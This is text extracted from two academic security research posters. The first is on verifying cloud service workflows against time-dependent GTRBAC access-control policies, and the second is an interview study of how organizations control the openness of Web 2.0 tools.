
Abdulrahman Almutairi\*, Zahid Pervaiz\*, Basit Shafiq\*\*, and Arif Ghafoor\*

\* Electrical and Computer Engineering, Purdue University

\*\* Lahore University of Management Sciences

### Objective

Verification of composition of cloud based service workflows for conflicts with time dependant domain security policies




### Challenges


- Each cloud customer is an autonomous domain with its time dependant security policies expressed in GTRBAC
- The workflow has temporal constraints and assumed to be invoked on recurrent basis.
- Dynamic security policies for cloud customers to handle elasticity of cloud services

### Generalized Temporal Role Base Access Control (GTRBAC)


- An extension of RBAC with temporal constraints.
- At any time a role can be one of three states
  - Disable state
  - Enable state
  - Active state



### Proposed Approach



### PW Verification of Domain's FSM





# CERIAS

the center for education and research in information assurance and security

## Web 2.0 in Organizations: Controlling Openness?

Preeti Rao, Purdue University

Advisor: Lorraine Kisselburgh



### WHAT

Are organizations able to harness the value of Web 2.0 while controlling the inherent openness?

### WHY

Web 2.0 in organizations:

- High adoption rates but a big threat to organizations
- Social networking tools most valued but most feared too

### Interviews (N=27)

in-depth semi-structured interviews:

- Industry insiders
- Market analysts
- Academics

